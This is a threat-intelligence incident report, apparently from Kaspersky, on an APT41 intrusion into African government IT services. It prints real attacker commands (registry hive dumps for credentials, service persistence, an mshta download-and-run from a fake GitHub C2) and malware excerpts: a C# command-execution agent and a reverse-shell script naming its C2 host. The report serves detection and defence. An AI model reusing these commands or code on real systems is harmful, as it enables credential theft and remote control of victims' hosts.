

The SOC files: Rumble in the jungle or APT41’s new target in Africa

By Denis Kulik

Published: 2025-07-21 · Archived: 2026-04-05 13:38:21 UTC

Introduction


Some time ago, Kaspersky MDR analysts detected a targeted attack against government IT services in the African region. The attackers used hardcoded names of internal services, IP addresses, and proxy servers embedded within their malware. One of the C2s was a captive SharePoint server within the victim’s infrastructure.

During our incident analysis, we were able to determine that the threat actor behind the activity was [APT41 \(aka Wicked Panda, Brass Typhoon, Barium or Winnti\)](#). This is a Chinese-speaking cyberespionage group known for targeting organizations across multiple sectors, including telecom and energy providers, educational institutions, healthcare organizations and IT energy companies in at least 42 countries. It’s worth noting that, prior to the incident, Africa had experienced the least activity from this APT.

Detection


Our MDR team identified suspicious activity on several workstations within an organization’s infrastructure. These were typical alerts indicating the use of the **WmiExec** module from the **Impacket** toolkit. Specifically, the alerts showed the following signs of the activity:

- A process chain of svchost.exe → exe → cmd.exe
- The output of executed commands being written to a file on an administrative network share, with the file name consisting of numbers separated by dots:



WmiExec process tree

The attackers also leveraged the **Atexec** module from the **Impacket** toolkit.



Scheduler tasks created by Atexec

The attackers used these commands to check the availability of their C2 server, both directly over the internet and through an internal proxy server within the organization.

The source of the suspicious activity turned out to be an unmonitored host that had been compromised. Impacket was executed on it in the context of a service account. We would later get that host connected to our telemetry to pinpoint the source of the infection.

After the **Atexec** and **WmiExec** modules finished running, the attackers temporarily suspended their operations.

Privilege escalation and lateral movement

After a brief lull, the attackers sprang back into action. This time, they were probing for running processes and occupied ports:

```
cmd.exe /c netstat -ano > C:\Windows\temp\temp_log.log  
cmd.exe /c tasklist /v > C:\Windows\temp\temp_log.log
```

They were likely trying to figure out if the target hosts had any security solutions installed, such as EDR, MDR or XDR agents, host administration tools, and so on.

Additionally, the attackers used the built-in **reg.exe** utility to dump the **SYSTEM** and **SAM** registry hives.

```
cmd.exe /c reg save HKLM\SAM C:\Windows\temp\temp_3.log
```

```
cmd.exe /c reg save HKLM\SYSTEM C:\Windows\temp\temp_4.log
```


On workstations connected to our monitoring systems, our security solution blocked the activity, which resulted in an empty dump file. However, some hosts within the organization were not secured. As a result, the attackers successfully harvested credentials from critical registry hives and leveraged them in their subsequent attacks. This underscores a crucial point: to detect incidents promptly and minimize damage, security solution agents must be installed on all workstations across the organization without exception. Furthermore, the more comprehensive your telemetry data, the more effective your response will be. It's also crucial to keep a close eye on the permissions assigned to service and user accounts, making sure no one ends up with more access rights than they really need. This is especially true for accounts that exist across multiple hosts in your infrastructure.

In the incident we're describing here, two domain accounts obtained from a registry dump were leveraged for lateral movement: a domain account with local administrator rights on all workstations, and a backup solution account with domain administrator privileges. The local administrator privileges allowed the attackers to use the SMB protocol to transfer tools for communicating with the C2 to the administrative network share C\$. We will discuss these tools – namely Cobalt Strike and a custom agent – in the next section.

In most cases, the attackers placed their malicious tools in the C:\WINDOWS\TASKS\ directory on target hosts, but they used other paths too:

c:\windows\tasks\ c:\programdata\ c:\programdata\usoshared\ c:\users\public\downloads\ c:\users\public\ c:\windows\help\help\ c:\users\public\videos\

Files from these directories were then executed remotely using the WMI toolkit:




Lateral movement via privileged accounts

C2 communication

Cobalt Strike

The attackers used Cobalt Strike for C2 communication on compromised hosts. They distributed the tool as an encrypted file, typically with a TXT or INI extension. To decrypt it, they employed a malicious library injected into a legitimate application via DLL sideloading.

Here's a general overview of how Cobalt Strike was launched:



Attackers placed all the required files – the legitimate application, the malicious DLL, and the payload file – in one of the following directories:

C:\Users\Public\
C:\Users\{redacted}\Downloads\
C:\Windows\Tasks\

The malicious library was a legitimate DLL modified to search for an encrypted Cobalt Strike payload in a specifically named file located in the same directory. Consequently, the names of the payload files varied depending on what was hardcoded into the malicious DLL.

During the attack, the threat actor used the following versions of modified DLLs and their corresponding payloads:

Legitimate file name	DLL	Encrypted Cobalt Strike
TmPfw.exe	TmDbg64.dll	TmPfw.ini
cookie_exporter.exe	msedge.dll	Logs.txt
FixSfp64.exe	log.dll	Logs.txt
360DeskAna64.exe	WTSAPI32.dll	config.ini
KcInst.exe	KcInst32.dll	kcinst.log
MpCmdRunq.exe	mpclient.dll	Logs.txt

Despite using various legitimate applications to launch Cobalt Strike, the payload decryption process was similar across instances. Let’s take a closer look at one example of Cobalt Strike execution, using the legitimate file

cookie_exporter.exe, which is part of Microsoft Edge. When launched, this application loads **msedge.dll**, assuming it's in the same directory.

48:83EC 28	sub rsp,28	
48:8D0D 35560100	lea rcx,qword ptr ds:[7FF7A59C6640]	00007FF7A59C6640:"msedge.dll"
31D2	xor edx,edx	
41:B8 00100000	mov r8d,1000	

The attackers renamed **cookie_exporter.exe** to **Edge.exe** and replaced **msedge.dll** with their own malicious library of the same name.

When any dynamic library is loaded, the **DllEntryPoint** function is executed first. In the modified DLL, this function included a check for a debugging environment. Additionally, upon its initial execution, the library verified the language packs installed on the host. The malicious code would not run if it detected any of the following language packs:

- Japanese (Japan)
- Korean (South Korea)
- Chinese (Mainland China)
- Chinese (Taiwan)

```
{
    case 0x3A4:
        v18 = L"ja-JP";
        break;
    case 0x3A8:
        v18 = L"zh-CN";
        break;
    case 0x3B5:
        v18 = L"ko-KR";
        break;
    case 0x3B6:
        v18 = L"zh-TW";
        break;
    default:
        v18 = 0i64;
        break;
}
*( _QWORD *) (v2 + 544) = v18;
```

If the system passes the checks, the application that loaded the malicious library executes an exported DLL function containing the malicious code. Because different applications were used to launch the library in different cases, the exported functions vary depending on what the specific software calls. For example, with **msedge.dll**, the malicious code was implemented in the **ShowMessageWithString** function, called by **cookie_exporter.exe**.

Name	Address	Ordinal
ShowMessageWithFloat(float)	000000018001B880	1
ShowMessageWithInt(int)	000000018001B820	2
ShowMessageWithString(char const *)	000000018001B8E0	3
DllEntryPoint	000000018001BCB0	[main entry]

The **ShowMessageWithString** function retrieves its payload from **Logs.txt**, a file located in the same directory. These filenames are typically hardcoded in the malicious dynamic link libraries we've observed.

```

mov     edx, 25h
mov     r8d, 40h
lea     rcx, aLogsTxt ; "Logs.txt"
call    cs:?._Fiopen@std@@YAPEAU_iobuf@@PEBDHH@Z ; std::_Fiopen(char const *,int,int)
mov     rsi, rax
test    rax, rax
jz      loc_180002394
    
```

The screenshot below shows a disassembled code segment responsible for loading the encrypted file. It clearly reveals the path where the application expects to find the file.

```


R8      00000000FFFFFFFFD
R9      00000000000000000
R10     0000020EF6414830      L"C:\\Users\\[redacted]\\Logs.txt"
R11     0000002D8B5BF500
R12     00007FFECE6B8BCB0    <msedge.OptionalHeader.AddressOfEntryPoint>
R13     00000000000000001
R14     00007FFECE6A0000    msedge.00007FFECE6A0000
R15     00000000000000000
    
```

The payload is decrypted by repeatedly executing the following instructions using 128-bit SSE registers:


```

F3:0F6F40 E0      movdqu xmm0,xmmword ptr ds:[rax-20]
48:8D40 40        lea rax,qword ptr ds:[rax+40]
48:83C2 40        add rdx,40
66:0F6FCE        movdqa xmm1,xmm6
0F57C8          xorps xmm1,xmm0
F3:0F7F48 A0      movdqu xmmword ptr ds:[rax-60],xmm1
66:0F6FCE        movdqa xmm1,xmm6
F3:0F6F40 B0      movdqu xmm0,xmmword ptr ds:[rax-50]
0F57C8          xorps xmm1,xmm0
F3:0F7F48 B0      movdqu xmmword ptr ds:[rax-50],xmm1
66:0F6FCE        movdqa xmm1,xmm6
F3:0F6F40 C0      movdqu xmm0,xmmword ptr ds:[rax-40]
0F57C6          xorps xmm0,xmm6
F3:0F7F40 C0      movdqu xmmword ptr ds:[rax-40],xmm0
F3:0F6F40 D0      movdqu xmm0,xmmword ptr ds:[rax-30]
0F57C8          xorps xmm1,xmm0
F3:0F7F48 D0      movdqu xmmword ptr ds:[rax-30],xmm1
49:3BD0          cmp rdx,r8
72 B3           jb msedge.7FFEC7CCE060
    
```

Once the payload is decrypted, the malicious executable code from **msedge.dll** launches it by using a standard method: it allocates a virtual memory region within its own process, then copies the code there and executes it by creating a new thread. In other versions of similarly distributed Cobalt Strike agents that we examined, the malicious code could also be launched by creating a new process or upon being injected into the memory of another running process.



Beyond the functionality described above, we also found a code segment within the malicious libraries that appeared to be a message to the analyst. These strings are supposed to be displayed if the DLL finds itself running in a debugger, but in practice this doesn't occur.



Once Cobalt Strike successfully launches, the implant connects to its C2 server. Threat actors then establish persistence on the compromised host by creating a service with a command similar to this:

```

C:\Windows\system32\cmd.exe /C sc create "server power" binpath= "cmd /c start
C:\Windows\tasks\Edge.exe" && sc description "server power" "description" && sc config "server
power" start= auto && net start "server power"
    
```

Attackers often use the following service names for embedding Cobalt Strike:

server power
WindowsUpdates
7-zip Update

Agent

During our investigation, we uncovered a compromised SharePoint server that the attackers were using as the C2. They distributed files named **agents.exe** and **agentx.exe** via the SMB protocol to communicate with the server. Each of these files is actually a C# Trojan whose primary function is to execute commands it receives from a web shell named **CommandHandler.aspx**, which is installed on the SharePoint server. The attackers uploaded multiple versions of these agents to victim hosts. All versions had similar functionality and used a hardcoded URL to retrieve commands:

```

1 // Program
2 // Token: 0x04000001 RID: 1
3 private static readonly string Url = "https://<internal sharepoint ip>/aspnet_client/system_web/CommandHandler.aspx";
4

```

The agents executed commands from **CommandHandler.aspx** using the **cmd.exe** command shell launched with the **/c** flag.

```


3 private static string ExecuteCommand(string command)
4 {
5     ProcessStartInfo startInfo = new ProcessStartInfo("cmd.exe", "/c " + command)
6     {
7         RedirectStandardOutput = true,
8         RedirectStandardError = true,
9         UseShellExecute = false,
10        CreateNoWindow = true
11    };
12    string result;
13    using (Process process = new Process())
14    {
15        process.StartInfo = startInfo;
16        process.Start();
17        string str = process.StandardOutput.ReadToEnd();
18        string str2 = process.StandardError.ReadToEnd();
19        process.WaitForExit();
20        result = str + str2;
21    }
22    return result;
23 }

```

While analyzing the agents, we didn't find significant diversity in their core functionality, despite the attackers constantly modifying the files. Most changes were minor, primarily aimed at evading detection. Outdated file versions were removed from the compromised hosts.

The attackers used the deployed agents to conduct reconnaissance and collect sensitive data, such as browser history, text files, configuration files, and documents with .doc, .docx and .xlsx extensions. They exfiltrated the

data back to the SharePoint server via the **upload.ashx** web shell.



It is worth noting that the attackers made some interesting mistakes while implementing the mechanism for communicating with the SharePoint server. Specifically, if the **CommandHandler.aspx** web shell on the server was unavailable, the agent would attempt to execute the web page’s error message as a command:

```

"cmd.exe" /c <!DOCTYPE html>
<html>
  <head>
    <title>Runtime Error</title>
    <meta name="viewport" content="width=device-width" />
    <style>
      body {font-family:"Verdana";font-weight:normal;font-size: .7em;color:black;}
      p {font-family:"Verdana";font-weight:normal;color:black;margin-top: -5px}
      b {font-family:"Verdana";font-weight:bold;color:black;margin-top: -5px}
      H1 { font-family:"Verdana";font-weight:normal;font-size:18pt;color:red }
      H2 { font-family:"Verdana";font-weight:normal;font-size:14pt;color:maroon }
      pre {font-family:"Consolas","Lucida Console",Monospace;font-size:11pt;margin:0;padding:0.5em;line-height:14pt}
      .marker {font-weight: bold; color: black;text-decoration: none;}
      .version {color: gray;}
      .error {margin-bottom: 10px;}
      .expandable { text-decoration:underline; font-weight:bold; color:navy; cursor:pointer; }
      @media screen and (max-width: 639px) {
        pre { width: 440px; overflow: auto; white-space: pre-wrap; word-wrap: break-word; }
      }
      @media screen and (max-width: 479px) {
        pre { width: 280px; }
      }
    </style>
  </head>

```

Obtaining a command shell: reverse shell via an HTA file

If, after their initial reconnaissance, the attackers deemed an infected host valuable for further operations, they'd try to establish an alternative command-shell access. To do this, they executed the following command to download from an external resource a malicious HTA file containing an embedded JavaScript script and run this file:

```
"cmd.exe" /c mshta hxxp[:]//github.githubassets[.]net/okaqbfk867hmx2tvqxhc8zyq9fy694gf/hta
```

The group attempted to mask their malicious activity by using resources that mimicked legitimate ones to download the HTA file. Specifically, the command above reached out to the GitHub-impersonating domain `github[.]githubassets[.]net`. The attackers primarily used the site to host JavaScript code. These scripts were responsible for delivering either the next stage of their malware or the tools needed to further the attack.

At the time of our investigation, a harmless script was being downloaded from `github[.]githubassets[.]net` instead of a malicious one. This was likely done to hide the activity and complicate attack analysis.

```
<script>window.close()</script>
```

The harmless script found on `github[.]githubassets[.]net`

However, we were able to obtain and analyze previously distributed scripts, specifically the malicious file `2CD15977B72D5D74FADEDFDE2CE8934F`. Its primary purpose is to create a reverse shell on the host, giving the attackers a shell for executing their commands.

Once launched, the script gathers initial host information:

```
var t = [];  
try {  
  for (var e = new ActiveXObject("WbemScripting.SwbemLocator"), n = e.  
    ConnectServer("."), i = n.ExecQuery("SELECT * FROM Win32_BaseBoard"),  
    o = new Enumerator(i); !o.atEnd(); o.moveNext()) {  
    var r = o.item(),  
        a = r.Manufacturer + r.SerialNumber;  
    t.push(a)  
  }  
} catch (c) {}  
try {  
  for (var i = n.ExecQuery("SELECT * FROM Win32_DiskDrive"), o = new  
    Enumerator(i); !o.atEnd(); o.moveNext()) {  
    var r = o.item(),  
        a = r.signature;  
    t.push(a)  
  }  
} catch (c) {}
```

It then connects to the C2 server, also located at `github[.]githubassets[.]net`, and transmits a unique `ATTACK_ID` along with the initially collected data. The script leverages various connection methods, such as WebSockets,

AJAX, and Flash. The choice depends on the capabilities available in the browser or execution environment.

```
613     var $HOST = "github.githubassets.net",
614         $PORT = {
615             socket: 5707,
616             socketSecure: 5603,
617             flash: 2001,
618             comet: 80,
619             root: 80,
620             rootSecure: 443
621         },
622         $ATTACK_ID = "[REDACTED]",
623         $RETRY = 30,
624         $RETRY_TIME = 5,
625         $HEARTBEAT = 30,
626         $ROOT = ($SECURE ? "https:" : "http:") + "://" + $HOST + ":" + ($SECURE ? $PORT.rootSecure : $PORT.root) + "/",
627         $PUBLIC = $ROOT + "public",
628         $UID = null,
629         $COMSTR = "";
```

Data collection

Next, the attackers utilized automation tools such as stealers and credential-harvesting utilities to collect sensitive data. We detail these tools below. Data gathered by these utilities was also exfiltrated via the compromised SharePoint server. In addition to the aforementioned web shell, the SMB protocol was used to upload data to the server. The files were transferred to a network share on the SharePoint server.

Pillager

A modified version of the Pillager utility stands out among the tools the attackers deployed on hosts to gather sensitive information. This tool is used to export and decrypt data from the target computer. The original Pillager version is publicly available in a repository, accompanied by a description in Chinese.


The primary types of data collected by this utility include:

